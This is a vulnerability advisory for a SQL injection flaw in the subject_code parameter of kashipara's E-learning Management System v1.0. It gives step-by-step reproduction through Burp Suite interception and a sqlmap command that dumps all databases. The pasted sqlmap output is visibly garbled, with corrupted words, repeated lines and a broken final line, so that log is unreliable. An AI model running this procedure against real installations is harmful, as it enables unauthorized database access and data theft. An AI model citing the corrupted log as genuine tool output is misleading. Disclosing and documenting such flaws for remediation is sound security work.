SQL Injection was found in the /lms/admin/add_subject.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the subject_code parameter in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/add_subject.php
Affected Parameter	subject_code
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the subject page and click on 'Add Subject'.




Step 3: Fill the details, enable intercept in bupsuite and click on 'save' button.





Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against burpsuite request saved in file.

python.exe C:\sqlmap\sqlmap.py -r add_subject.txt --batch --dbs

Step 6: Now notice that 'subject_code' parameter is detected vulnerable and all database is successfully retrieved.

```
[10:21:56] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with MULL values. Do you want to try with a random integer value for option '--union-char'? [y/n] Y
[10:21:57] [UNFO] target URL appears to be UNION injectable with 8 columns
injection part exploitable with MULL values. Do you want to try with a random integer value for option '--union-char'? [y/n] Y
[10:21:57] [UNFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with MULL values. Do you want to try with a random integer value for option '--union-char'? [y/n] Y
[10:21:58] [UNFO] checking if the injection point on PDST parameter 'subject_code' is a false positive
PDST parameter 'subject_code (POST)
[VINFO] target UNION injectable with work to the value of the
```

Mitigation/recommendations

• https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

• https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection